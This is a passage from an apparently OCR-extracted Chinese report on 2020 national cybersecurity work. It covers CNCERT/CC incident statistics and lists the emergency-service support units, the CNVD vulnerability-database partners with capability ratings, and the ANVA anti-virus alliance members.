


图 8-3　2020 年 CNCERT/CC 网络安全事件处置数量按月度统计（来源：CNCERT/CC）

2020年，CNCERT/CC处置的网络安全事件数量占比按类型分布如图8-4所示。




图 8-4　2020 年 CNCERT/CC 处置的网络安全事件数量占比按类型分布
（来源：CNCERT/CC）

其中，2020年安全漏洞排名首位，全年共处置36,105起，占35.0%，较2019年的33,792起上升6.8%，主要来源于CNVD收录并处置的安全漏洞。

其次是恶意程序类。2020年，CNCERT/CC共处置恶意程序33,850起，占32.8%，较2019年的27,585起增长22.7%。

排名第3位的是网页仿冒，全年共处置18,757起，占18.2%。CNCERT/CC处置的网页仿冒主要来源于自主监测发现和接收用户报告。在处置的针对我国境内网站的仿冒事件中，有大量网页仿冒境内著名金融机构和大型电子商务网站。CNCERT/CC通过及时处置这类事件，有效避免普通互联网用户由于防范意识薄弱而导致的经济损失。值得注意的是，除骗取用户的经济利益外，一些仿冒页面还会套取用户的个人身份、地址、电话等信息，导致用户个人信息泄露。

2020年，CNCERT/CC持续加大对公共互联网恶意程序的治理力度。CNCERT/CC及各分中心积极组织开展对公共互联网恶意程序的专项打击和常态治理工作，加强对木马或僵尸网络等传统互联网恶意程序、移动互联网恶意程序的处置力度，以打击黑客地下产业链，维护公共互联网安全。

2020年，CNCERT/CC组织基础电信企业、互联网企业、域名注册服务机构、手机应用商店先后开展6次公共互联网恶意程序专项打击行动。在传统互联网方面，共成功关闭境内外386个控制规模较大的僵尸网络，成功切断黑客对近817.1万个感

染主机的控制；在移动互联网方面，下架2,333个恶意App程序。

2020年，CNCERT/CC协调各分中心持续开展的恶意程序专项打击和常态治理行动，取得良好效果，公共互联网安全环境逐步好转。

09

网络安全组织发展情况

9.1 CNCERT/CC 应急服务支撑单位

互联网作为重要信息基础设施，已经融入社会生活的方方面面，深刻改变着人们的生产和生活方式，网络安全和信息化是事关国家安全和国家发展、事关广大人民群众工作生活的重大战略问题。没有网络安全就没有国家安全，就没有经济社会稳定运行，广大人民群众利益也难以得到保障。加强网络安全应急技术体系建设，培养建立强大的网络安全应急队伍，对提升网络安全事件应急处置能力、增强关键信息基础设施和国家网络安全保障能力具有重要意义。

网络安全应急服务支撑单位（以下简称“支撑单位”）自2004年启动支撑工作，多年来，在CNCERT/CC统一指导和协调下积极参与国家网络安全应急工作，为推动全国网络安全应急能力提升做出了积极贡献。为进一步加强网络安全技术支撑体系建设，面向国家网络安全保障需要，按照开放、合作、自愿、共享的发展理念，2019年4月，CNCERT/CC组织开展了第八届CNCERT/CC网络安全应急服务支撑单位遴选工作，得到互联网行业和网络安全行业相关单位的大力支持和积极响应。经自主申报、提名推荐、专家评审、结果公示等环节，CNCERT/CC最终确认103家单位为第八届CNCERT/CC网络安全应急服务支撑单位，其中国家级11家，省级69家，反网络诈骗领域5家，工业控制领域18家，有效日期为2019年7月1日至2021年6月30日。

2020年8月至9月，CNCERT/CC组织开展了第八届支撑单位考核工作，对第八届支撑单位自2019年7月1日至2020年6月30日期间工作情况进行了考核，内容涉及安全漏洞信息报送、威胁数据报送、网络安全信息报送（含重大信息报送）、应急响

应和专项支撑以及其他工作。根据实际工作表现及考核情况，CNCERT/CC决定取消3家单位的省级支撑单位称号。在考核期间，CNCERT/CC同时还组织各分中心开展了支撑单位增改选工作，旨在根据实际工作需求，对本地支撑力量十分薄弱的省份予以补充，进一步完善网络安全应急体系。经提名推荐、筛选和审议，CNCERT/CC决定增选5家单位为第八届省级支撑单位，增选1家单位为第八届工业控制领域支撑单位，有效日期为2020年7月1日至2021年6月30日。更新后的第八届CNCERT/CC网络安全应急服务支撑单位详见表9-1。

表9-1　第八届CNCERT/CC网络安全应急服务支撑单位（2020年更新）

国家级					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
1	国家级	中国电信集团系统集成有限责任公司	CNCERT-2019-20210701GJ011	2019年7月1日	2021年6月30日
2	国家级	北京天融信网络安全技术有限公司	CNCERT-2019-20210701GJ007	2019年7月1日	2021年6月30日
3	国家级	北京安天网络安全技术有限公司	CNCERT-2019-20210701GJ002	2019年7月1日	2021年6月30日
4	国家级	北京启明星辰信息安全技术有限公司	CNCERT-2019-20210701GJ005	2019年7月1日	2021年6月30日
5	国家级	北京奇虎科技有限公司	CNCERT-2019-20210701GJ003	2019年7月1日	2021年6月30日
6	国家级	北京神州绿盟科技有限公司	CNCERT-2019-20210701GJ006	2019年7月1日	2021年6月30日
7	国家级	网神信息技术（北京）股份有限公司	CNCERT-2019-20210701GJ004	2019年7月1日	2021年6月30日
8	国家级	阿里云计算有限公司	CNCERT-2019-20210701GJ010	2019年7月1日	2021年6月30日
9	国家级	杭州安恒信息技术股份有限公司	CNCERT-2019-20210701GJ009	2019年7月1日	2021年6月30日
10	国家级	恒安嘉新（北京）科技股份公司	CNCERT-2019-20210701GJ001	2019年7月1日	2021年6月30日
11	国家级	深信服科技股份有限公司	CNCERT-2019-20210701GJ008	2019年7月1日	2021年6月30日
省级					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
1	省级	上海斗象信息科技有限公司	CNCERT-2019-20210701SJ034	2019年7月1日	2021年6月30日
2	省级	上海观安信息技术股份有限公司	CNCERT-2019-20210701SJ057	2019年7月1日	2021年6月30日
3	省级	上海银基信息安全技术股份有限公司	CNCERT-2019-20210701SJ024	2019年7月1日	2021年6月30日
4	省级	上海犇众信息技术有限公司	CNCERT-2019-20210701SJ021	2019年7月1日	2021年6月30日
5	省级	山东新潮信息技术有限公司	CNCERT-2019-20210701SJ011	2019年7月1日	2021年6月30日

（续表）

省级					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
6	省级	天讯瑞达通信技术有限公司	CNCERT-2019-20210701SJ002	2019年7月1日	2021年6月30日
7	省级	天津市兴先道科技有限公司	CNCERT-2019-20210701SJ008	2019年7月1日	2021年6月30日
8	省级	天津市国瑞数码安全系统股份有限公司	CNCERT-2019-20210701SJ051	2019年7月1日	2021年6月30日
9	省级	互联网域名系统北京市工程研究中心有限公司	CNCERT-2019-20210701SJ045	2019年7月1日	2021年6月30日
10	省级	中电福富信息科技有限公司	CNCERT-2019-20210701SJ012	2019年7月1日	2021年6月30日
11	省级	中兴通讯股份有限公司	CNCERT-2019-20210701SJ054	2019年7月1日	2021年6月30日
12	省级	中国电信股份有限公司安徽分公司	CNCERT-2019-20210701SJ001	2019年7月1日	2021年6月30日
13	省级	中国信息安全测评中心华中测评中心（湖南省信息安全测评中心）	CNCERT-2019-20210701SJ007	2019年7月1日	2021年6月30日
14	省级	中国移动通信集团辽宁有限公司	CNCERT-2019-20210701SJ018	2019年7月1日	2021年6月30日
15	省级	中科同昌信息技术集团有限公司	CNCERT-2019-20210701SJ003	2019年7月1日	2021年6月30日
16	省级	中通服咨询设计研究院有限公司	CNCERT-2019-20210701SJ026	2019年7月1日	2021年6月30日
17	省级	长春雅信科技有限责任公司	CNCERT-2019-20210701SJ027	2019年7月1日	2021年6月30日
18	省级	甘肃海丰信息科技有限公司	CNCERT-2019-20210701SJ023	2019年7月1日	2021年6月30日
19	省级	北京山石网科信息技术有限公司	CNCERT-2019-20210701SJ041	2019年7月1日	2021年6月30日
20	省级	北京天际友盟信息技术有限公司	CNCERT-2019-20210701SJ029	2019年7月1日	2021年6月30日
21	省级	北京中晟信达科技有限公司	CNCERT-2019-20210701SJ014	2019年7月1日	2021年6月30日
22	省级	北京长亭科技有限公司	CNCERT-2019-20210701SJ055	2019年7月1日	2021年6月30日
23	省级	北京永信至诚科技股份有限公司	CNCERT-2019-20210701SJ017	2019年7月1日	2021年6月30日
24	省级	北京机沃科技有限公司	CNCERT-2019-20210701SJ056	2019年7月1日	2021年6月30日
25	省级	北京网思科平科技有限公司	CNCERT-2019-20210701SJ032	2019年7月1日	2021年6月30日
26	省级	北京江民新科技术有限公司	CNCERT-2019-20210701SJ016	2019年7月1日	2021年6月30日
27	省级	北京安华金和科技有限公司	CNCERT-2019-20210701SJ050	2019年7月1日	2021年6月30日
28	省级	北京知道创宇信息技术股份有限公司	CNCERT-2019-20210701SJ037	2019年7月1日	2021年6月30日

（续表）

省级					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
29	省级	北京派网软件有限公司	CNCERT-2019-20210701SJ065	2019年7月1日	2021年6月30日
30	省级	北京梆梆安全科技有限公司	CNCERT-2019-20210701SJ010	2019年7月1日	2021年6月30日
31	省级	北京锐安科技有限公司	CNCERT-2019-20210701SJ048	2019年7月1日	2020年6月30日
32	省级	北京智游网安科技有限公司	CNCERT-2019-20210701SJ049	2019年7月1日	2021年6月30日
33	省级	北京微智信业科技有限公司	CNCERT-2019-20210701SJ038	2019年7月1日	2021年6月30日
34	省级	北京数字观星科技有限公司	CNCERT-2019-20210701SJ009	2019年7月1日	2021年6月30日
35	省级	四川无声信息技术有限公司	CNCERT-2019-20210701SJ036	2019年7月1日	2021年6月30日
36	省级	兰州冠云科技发展有限公司	CNCERT-2019-20210701SJ064	2019年7月1日	2021年6月30日
37	省级	亚信科技（成都）有限公司	CNCERT-2019-20210701SJ035	2019年7月1日	2021年6月30日
38	省级	西安四叶草信息技术有限公司	CNCERT-2019-20210701SJ022	2019年7月1日	2021年6月30日
39	省级	成都卫士通信息产业股份有限公司	CNCERT-2019-20210701SJ063	2019年7月1日	2021年6月30日
40	省级	成都思维世纪科技有限责任公司	CNCERT-2019-20210701SJ015	2019年7月1日	2021年6月30日
41	省级	成都深思科技有限公司	CNCERT-2019-20210701SJ061	2019年7月1日	2021年6月30日
42	省级	成都锦程宇扬科技有限公司	CNCERT-2019-20210701SJ031	2019年7月1日	2021年6月30日
43	省级	网宿科技股份有限公司	CNCERT-2019-20210701SJ058	2019年7月1日	2021年6月30日
44	省级	任子行网络技术股份有限公司	CNCERT-2019-20210701SJ030	2019年7月1日	2021年6月30日
45	省级	华为技术有限公司	CNCERT-2019-20210701SJ019	2019年7月1日	2021年6月30日
46	省级	华信咨询设计研究院有限公司	CNCERT-2019-20210701SJ039	2019年7月1日	2021年6月30日
47	省级	江西安服信息产业有限公司	CNCERT-2019-20210701SJ040	2019年7月1日	2021年6月30日
48	省级	江苏金盾检测技术有限公司	CNCERT-2019-20210701SJ042	2019年7月1日	2021年6月30日
49	省级	远江盛邦（北京）网络安全科技股份有限公司	CNCERT-2019-20210701SJ062	2019年7月1日	2021年6月30日
50	省级	武汉安域信息安全技术有限公司	CNCERT-2019-20210701SJ059	2019年7月1日	2021年6月30日
51	省级	杭州迪普科技股份有限公司	CNCERT-2019-20210701SJ047	2019年7月1日	2021年6月30日

（续表）

省级					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
52	省级	杭州智御网络科技有限公司	CNCERT-2019-20210701SJ043	2019年7月1日	2020年6月30日
53	省级	郑州市景安网络科技股份有限公司	CNCERT-2019-20210701SJ013	2019年7月1日	2021年6月30日
54	省级	郑州赛欧思科技有限公司	CNCERT-2019-20210701SJ052	2019年7月1日	2021年6月30日
55	省级	河北华测信息技术有限公司	CNCERT-2019-20210701SJ044	2019年7月1日	2021年6月30日
56	省级	陕西省网络与信息安全测评中心	CNCERT-2019-20210701SJ068	2019年7月1日	2021年6月30日
57	省级	南京铱迅信息技术股份有限公司	CNCERT-2019-20210701SJ025	2019年7月1日	2021年6月30日
58	省级	星云博创科技有限公司	CNCERT-2019-20210701SJ069	2019年7月1日	2021年6月30日
59	省级	贵阳宏图科技有限公司	CNCERT-2019-20210701SJ066	2019年7月1日	2021年6月30日
60	省级	重庆贝特计算机系统工程有限公司	CNCERT-2019-20210701SJ004	2019年7月1日	2021年6月30日
61	省级	重庆市信息通信咨询设计院有限公司	CNCERT-2019-20210701SJ046	2019年7月1日	2021年6月30日
62	省级	深圳市网安计算机安全检测技术有限公司	CNCERT-2019-20210701SJ053	2019年7月1日	2021年6月30日
63	省级	深圳市魔方安全科技有限公司	CNCERT-2019-20210701SJ033	2019年7月1日	2021年6月30日
64	省级	厦门服云信息科技有限公司	CNCERT-2019-20210701SJ005	2019年7月1日	2021年6月30日
65	省级	黑龙江安信与诚科技开发有限公司	CNCERT-2019-20210701SJ028	2019年7月1日	2021年6月30日
66	省级	智宇科技股份有限公司	CNCERT-2019-20210701SJ067	2019年7月1日	2020年6月30日
67	省级	新华三技术有限公司	CNCERT-2019-20210701SJ006	2019年7月1日	2021年6月30日
68	省级	新疆天山智汇信息科技有限公司	CNCERT-2019-20210701SJ020	2019年7月1日	2021年6月30日
69	省级	福建省海峡信息技术有限公司	CNCERT-2019-20210701SJ060	2019年7月1日	2021年6月30日
70	省级	中移物联网有限公司	CNCERT-2019-20210701SJ070	2020年7月1日	2021年6月30日
71	省级	江苏君立华域信息安全技术股份有限公司	CNCERT-2019-20210701SJ071	2020年7月1日	2021年6月30日
72	省级	沈阳汉林科技有限公司	CNCERT-2019-20210701SJ072	2020年7月1日	2021年6月30日
73	省级	湖南省金盾信息安全等级保护评估中心有限公司	CNCERT-2019-20210701SJ073	2020年7月1日	2021年6月30日
74	省级	西安讯蜂科技有限公司	CNCERT-2019-20210701SJ074	2020年7月1日	2021年6月30日

（续表）

反网络诈骗领域					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
1	反网络诈骗领域	北京奇虎科技有限公司	CNCERT-2019-20210701FWLZP004	2019年7月1日	2021年6月30日
2	反网络诈骗领域	四川无声信息技术有限公司	CNCERT-2019-20210701FWLZP005	2019年7月1日	2021年6月30日
3	反网络诈骗领域	网神信息技术（北京）股份有限公司	CNCERT-2019-20210701FWLZP001	2019年7月1日	2021年6月30日
4	反网络诈骗领域	恒安嘉新（北京）科技股份公司	CNCERT-2019-20210701FWLZP002	2019年7月1日	2021年6月30日
5	反网络诈骗领域	神州网云（北京）信息技术有限公司	CNCERT-2019-20210701FWLZP003	2019年7月1日	2021年6月30日
工业控制领域					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
1	工业控制领域	上海工业控制安全创新科技有限公司	CNCERT-2019-20210701GYKZ015	2019年7月1日	2021年6月30日
2	工业控制领域	中国电子科技网络信息安全有限公司	CNCERT-2019-20210701GYKZ010	2019年7月1日	2021年6月30日
3	工业控制领域	北京天地和兴科技有限公司	CNCERT-2019-20210701GYKZ012	2019年7月1日	2021年6月30日
4	工业控制领域	北京天融信网络安全技术有限公司	CNCERT-2019-20210701GYKZ004	2019年7月1日	2021年6月30日
5	工业控制领域	北京全路通信信号研究设计院集团有限公司	CNCERT-2019-20210701GYKZ013	2019年7月1日	2021年6月30日
6	工业控制领域	北京交通大学	CNCERT-2019-20210701GYKZ014	2019年7月1日	2021年6月30日
7	工业控制领域	北京安天网络安全技术有限公司	CNCERT-2019-20210701GYKZ002	2019年7月1日	2021年6月30日
8	工业控制领域	北京启明星辰信息安全技术有限公司	CNCERT-2019-20210701GYKZ005	2019年7月1日	2021年6月30日
9	工业控制领域	北京信联科汇科技有限公司	CNCERT-2019-20210701GYKZ007	2019年7月1日	2021年6月30日
10	工业控制领域	北京神州绿盟科技有限公司	CNCERT-2019-20210701GYKZ008	2019年7月1日	2021年6月30日
11	工业控制领域	西安四叶草信息技术有限公司	CNCERT-2019-20210701GYKZ018	2019年7月1日	2021年6月30日
12	工业控制领域	网神信息技术（北京）股份有限公司	CNCERT-2019-20210701GYKZ009	2019年7月1日	2021年6月30日
13	工业控制领域	全球能源互联网研究院有限公司	CNCERT-2019-20210701GYKZ006	2019年7月1日	2021年6月30日
14	工业控制领域	杭州海康威视数字技术股份有限公司	CNCERT-2019-20210701GYKZ003	2019年7月1日	2021年6月30日
15	工业控制领域	南方电网科学研究院有限责任公司	CNCERT-2019-20210701GYKZ001	2019年7月1日	2021年6月30日

（续表）

工业控制领域					
序号	类别	单位名称（排名不分先后）	证书编号	颁发时间	有效日期
16	工业控制领域	哈尔滨工业大学软件工程股份有限公司	CNCERT-2019-20210701GYKZ017	2019年7月1日	2021年6月30日
17	工业控制领域	重庆贝特计算机系统工程有限公司	CNCERT-2019-20210701GYKZ011	2019年7月1日	2021年6月30日
18	工业控制领域	新疆天山智汇信息科技有限公司	CNCERT-2019-20210701GYKZ016	2019年7月1日	2021年6月30日
19	工业控制领域	恒安嘉新（北京）科技股份公司	CNCERT-2019-20210701GYKZ019	2020年7月1日	2021年6月30日

9.2 CNVD 支撑单位发展情况

CNVD是由CNCERT/CC联合国内重要信息系统单位、基础电信企业、网络安全厂商、软件厂商和互联网企业建立的国家网络安全漏洞库，旨在团结行业和社会的力量，共同开展漏洞信息的收集、汇总、整理和发布工作，建立漏洞统一收集验证、预警发布和应急处置体系，切实提升我国在安全漏洞方面的整体研究水平和及时预防能力，有效应对信息安全漏洞带来的网络信息安全威胁。

2020年，CNVD全年新增信息安全漏洞20,704个，其中高危漏洞7,420个，漏洞收录总数和高危漏洞收录数量在我国漏洞库组织中位居前列。2020年全年发布周报53期、《上周关注度较高的产品安全漏洞报告》53期、月报12期以及重大漏洞威胁预警23期。2020年，CNVD继续加强与国内外软硬件厂商、安全厂商以及民间漏洞研究者的合作，积极开展漏洞的收录、分析验证和处置工作。截至2020年年底，CNVD网站共发展24,992个白帽子注册用户以及1,815个行业单位用户，全年协调处置30,741起涉及国务院部委、地方省市级部门、证券、金融、民航、保险、税务、电力等重要信息系统以及基础电信企业的漏洞事件，有力支撑国家网络信息安全监管工作。依托 CNCERT/CC国家中心和分中心的处置渠道，有效降低上述单位信息系统被黑客攻击的风险。

截至最新发布日期，CNVD平台体系支撑单位情况见表9-2。

表9-2 CNVD平台体系支撑单位情况

单位分组	单位名称（排名不分先后）
CNVD技术合作组（35家）	国家计算机网络应急技术处理协调中心 国家信息技术安全研究中心 北京启明星辰信息安全技术有限公司 北京神州绿盟科技有限公司 北京天融信网络安全技术有限公司 网神信息技术（北京）股份有限公司 沈阳东软系统集成工程有限公司 恒安嘉新（北京）科技有限公司 哈尔滨安天科技股份有限公司 杭州安恒信息技术股份有限公司 北京信息安全测评中心 北京安赛创想科技有限公司 上海交通大学网络信息中心 新华三技术有限公司 南京铱迅信息技术股份有限公司 蓝盾信息安全技术股份有限公司 深信服科技股份有限公司 北京数字观星科技有限公司 北京奇虎科技有限公司 深圳市腾讯计算机系统有限公司（玄武实验室） 西安四叶草信息技术有限公司 北京知道创宇信息技术股份有限公司（SEEBUG漏洞平台） 厦门服云信息科技有限公司 阿里云计算有限公司 中国电信集团系统集成有限责任公司 上海斗象信息科技有限公司 南京联成科技发展股份有限公司 北京安信天行科技有限公司 四川无声信息技术有限公司 中新网络信息安全股份有限公司 天津市国瑞数码安全系统股份有限公司 内蒙古奥创科技有限公司 北京智游网安科技有限公司（爱加密） 远江盛邦（北京）网络安全科技股份有限公司 北京长亭科技有限公司
CNVD用户支持组（38家）	政府高校组： 中国工程物理研究院 中国教育和科研计算机网 中国科技网

（续表）

单位分组	单位名称（排名不分先后）
CNVD用户支持组（38家）	基础电信企业组： 中国电信集团公司 中国移动通信集团公司 中国联合网络通信集团有限公司 网络设备组： 华为技术有限公司 中兴通讯股份有限公司 北京网康科技有限公司 新华三技术有限公司 深信服科技股份有限公司 锐捷网络股份有限公司 浙江大华技术股份有限公司 北京山石网科信息技术有限公司 杭州海康威视数字技术股份有限公司 浙江宇视科技有限公司 浪潮电子信息产业股份有限公司 全讯汇聚网络科技（北京）有限公司 工业控制组： 北京首钢自动化信息技术有限公司 北京力控华康科技有限公司 北京三维力控科技有限公司 北京亚控科技发展有限公司 西门子中国研究院 邮件系统组： 北京安宁创新网络科技有限公司 北京亿中邮信息技术有限公司 论客科技（广州）有限公司 电子政务组： 拓尔思信息技术股份有限公司 陕西时光软件有限公司 开普云信息科技股份有限公司

（续表）

单位分组	单位名称（排名不分先后）
CNVD用户支持组（38家）	增值电信组： 上海巨人网络科技有限公司 上海盛大网络发展有限公司 网之易信息技术（北京）有限公司 北京搜狐互联网信息服务有限公司 新浪网技术（中国）有限公司 百度在线网络技术（北京）有限公司 北京暴风网际科技有限公司 腾讯控股有限公司 联动优势科技有限公司
CNVD合作伙伴（3家）	补天漏洞报告平台 漏洞盒子漏洞报告平台 上海交通大学漏洞平台

为使CNVD技术组支撑单位继续秉持奉献、协作、共享的CNVD理念，与CNVD平台携手应对信息安全漏洞带来的网络安全威胁，共同营造良好的网络空间环境，CNVD通过综合考量企业提交材料和平台统计数据，从漏洞信息收集、漏洞发现、漏洞威胁风险大数据、漏洞技术分析、重大漏洞事件响应和集体任务协作6个能力象限，对技术组支撑单位在2020年度的工作能力进行了统计，情况见表 9-3。

表9-3　CNVD技术组支撑单位2020年度工作能力

技术组支撑单位	漏洞信息收集	漏洞发现	漏洞威胁风险大数据	漏洞技术分析	重大漏洞事件响应	集体任务协作
阿里云计算有限公司	★★	★				
北京安赛创想科技有限公司			★			
北京安信天行科技有限公司		★				
北京奇虎科技有限公司	★			★★★		
北京启明星辰信息安全技术有限公司	★★	★★★		★★★		★
北京神州绿盟科技有限公司	★★★	★★★		★★	★★	★★
北京数字观星科技有限公司	★★		★	★		
北京天融信网络安全技术有限公司	★★★	★★★		★★		
北京知道创宇信息技术有限公司（SEEBUG漏洞平台）	★	★★	★★★	★★★	★★★	
哈尔滨安天科技股份有限公司	★★★			★★	★★	★★★

（续表）

技术组支撑单位	漏洞信息收集	漏洞发现	漏洞威胁风险大数据	漏洞技术分析	重大漏洞事件响应	集体任务协作
杭州安恒信息技术有限公司		★★★		★★		★★★
恒安嘉新（北京）科技有限公司	★★★	★	★	★		★
蓝盾信息安全技术股份有限公司	★					
南京联成科技发展股份有限公司		★★				
南京铱迅信息技术股份有限公司	★	★				
奇安信网神	★★★	★★		★★★		★★★
厦门服云信息科技有限公司（安全狗）	★★	★				
上海斗象信息科技有限公司	★★★					
深信服科技股份有限公司	★★	★		★	★★	★★
深圳市腾讯计算机系统有限公司（玄武实验室）		★★		★★	★★★	
沈阳东软系统集成工程有限公司	★	★		★		★★★
四川无声信息技术有限公司		★		★		
西安四叶草信息技术有限公司		★★				
新华三技术有限公司	★★★	★	★	★		
中国电信集团系统集成有限责任公司	★					
中新网络信息安全股份有限公司		★★				
注：★号表示支撑单位该项工作为优秀，数量多少表示能力的级别。						

9.3 ANVA 成员发展情况

2009年7月中国反网络病毒联盟（ANVA）（以下简称“联盟”）成立，由CNCERT/CC负责具体运营管理。联盟旨在广泛联合基础电信企业、互联网内容和服务提供商、网络安全企业等行业机构，积极动员社会力量，通过行业自律机制共同开展互联网网络病毒信息收集、样本分析、技术交流、防范治理、宣传教育等工作，以净化公共互联网网络环境，提升互联网网络安全水平。

2020年，ANVA持续开展“黑名单”信息共享和“白名单”检测认证等工作。在“黑名单”信息共享工作方面，2017年ANVA新建网络安全威胁信息共享平台，开通恶意程序、恶意地址、恶意手机号、恶意邮箱、DDoS数据、开源情报等25种

威胁数据共享业务。2020年在各位成员的积极努力下，联盟共接收37家成员单位共享的恶意程序样本5.0万余个，其中计算机恶意程序样本1.7万个，移动恶意程序样本3.3万个，还有少量物联网恶意程序样本。

在发布“黑名单”的同时，ANVA积极推动移动应用程序“白名单”认证工作。“白名单”认证工作启动于2013年，旨在积极倡导ANVA成员建立移动互联网的健康生态，对移动互联网生态环境中App开发者、应用商店和安全软件这3个关键环节进行约束，实现App开发者提交安全可靠“白应用”、应用商店传播“白应用”、终端安全软件维护“白应用”的良性循环。2015年，为响应国家“大众创业、万众创新”的号召，保护优质的移动互联网中小企业，ANVA将“白名单”认证进行了分级，设立“甲级”和“乙级”两个等级的“白名单”。其中，“甲级白名单”认证沿用了原来的认证要求，对申请企业的门槛要求高；“乙级白名单”认证是面向中小企业设立的，降低了对申请企业的门槛要求，鼓励信誉良好的中小移动互联网企业申请“白名单”认证。

2020年获得“移动互联网应用自律白名单”认证的6家企业，其中5家企业获得“甲级白名单”认证，分别是：广州酷狗计算机科技有限公司、深圳市腾讯计算机系统有限公司、北京奇虎科技有限公司、高德软件有限公司、优视科技有限公司，1家企业获得“乙级白名单”认证，为北京网秦天下科技有限公司。

2020年“3·15”期间，为建设安全的移动互联网生态环境，营造可信的移动App下载环境，遏制手机病毒的传播蔓延趋势，ANVA组织国内应用商店和安全企业开展“3·15白名单专项工作”，连续7年在国内应用商店和安全软件的Web网站和App客户端特别设立“3·15白名单App专题”。这样可为网民提供可信移动App的下载入口，从源头上建立良性的App分发与传播渠道。

网民可通过华为、小米、OPPO、vivo、魅族等手机自带的应用商店客户端进入“3·15白名单App专题”页面，也可通过360手机助手、百度手机助手、PP助手、小米应用商店、优亿市场、木蚂蚁市场、华为应用市场、魅族应用商店、中国电信天翼云游戏、OPPO软件商店、vivo应用商店、腾讯应用宝、豌豆荚、通付盾、历趣市场、非凡软件站、应用汇、华军软件园、犇众信息、游戏狗等20家应用商店、安全软件的网站或App客户端进入“3·15白名单App专题”页面，下载并使用“白名单App”。

在联盟成员发展方面，2020年ANVA积极吸纳北京国舜科技股份有限公司、北

京微智信业科技有限公司、北京山石网科信息技术有限公司、维沃移动通信有限公司、新疆天山智汇信息科技有限公司、北京立思辰计算机技术有限公司、天津市国瑞数码安全系统股份有限公司、上海蛮犀科技有限公司、全讯汇聚网络科技（北京）有限公司等网络安全领域企业与机构加入联盟，总计新增9家企业。截至2020年12月底，ANVA成员单位数量已达70家，成员单位具体情况见表9-4。

表9-4　ANVA联盟成员单位情况

单位名称（排名不分先后）	联盟证书编号
国家计算机网络应急技术处理协调中心	ANVA-MEMBER-1701
中国信息通信研究院	ANVA-MEMBER-1702
中国互联网络信息中心	ANVA-MEMBER-1703
中国软件评测中心	ANVA-MEMBER-1704
中国电信集团有限公司	ANVA-MEMBER-1705
中国移动通信集团有限公司	ANVA-MEMBER-1706
中国联合网络通信集团有限公司	ANVA-MEMBER-1707
阿里巴巴（中国）有限公司	ANVA-MEMBER-1708
北京百度网讯科技有限公司	ANVA-MEMBER-1709
北京猎豹移动科技有限公司	ANVA-MEMBER-1710
北京奇虎科技有限公司	ANVA-MEMBER-1711
北京启明星辰信息安全技术有限公司	ANVA-MEMBER-1712
北京瑞星网安技术股份有限公司	ANVA-MEMBER-1713
北京神州绿盟科技有限公司	ANVA-MEMBER-1714
北京永鼎致远网络科技有限公司	ANVA-MEMBER-1715
北京天融信网络安全技术有限公司	ANVA-MEMBER-1716
北京网秦天下科技有限公司	ANVA-MEMBER-1717
北京梆梆安全科技有限公司	ANVA-MEMBER-1718
北京知道创宇信息技术股份有限公司	ANVA-MEMBER-1719
北京智游网安科技有限公司	ANVA-MEMBER-1720
哈尔滨安天科技集团股份有限公司	ANVA-MEMBER-1721
恒安嘉新（北京）科技股份公司	ANVA-MEMBER-1722
华为技术有限公司	ANVA-MEMBER-1723
珠海市魅族科技有限公司	ANVA-MEMBER-1724
趋势科技（中国）有限公司	ANVA-MEMBER-1725
深信服科技股份有限公司	ANVA-MEMBER-1726
深圳市腾讯计算机系统有限公司	ANVA-MEMBER-1727
网易（杭州）网络有限公司	ANVA-MEMBER-1728
微软（中国）有限公司	ANVA-MEMBER-1729
北京新浪互联信息服务有限公司	ANVA-MEMBER-1730
亚信科技（成都）有限公司	ANVA-MEMBER-1731

（续表）

单位名称（排名不分先后）	联盟证书编号
优视科技有限公司	ANVA-MEMBER-1732
宇龙计算机通信科技（深圳）有限公司	ANVA-MEMBER-1733
卓望信息技术(北京)有限公司	ANVA-MEMBER-1734
成都天翼空间科技有限公司	ANVA-MEMBER-1736
炫彩互动网络科技有限公司	ANVA-MEMBER-1737
中移互联网有限公司	ANVA-MEMBER-1738
北京浩游网讯科技有限公司	ANVA-MEMBER-1739
北京力天无限网络技术有限公司	ANVA-MEMBER-1740
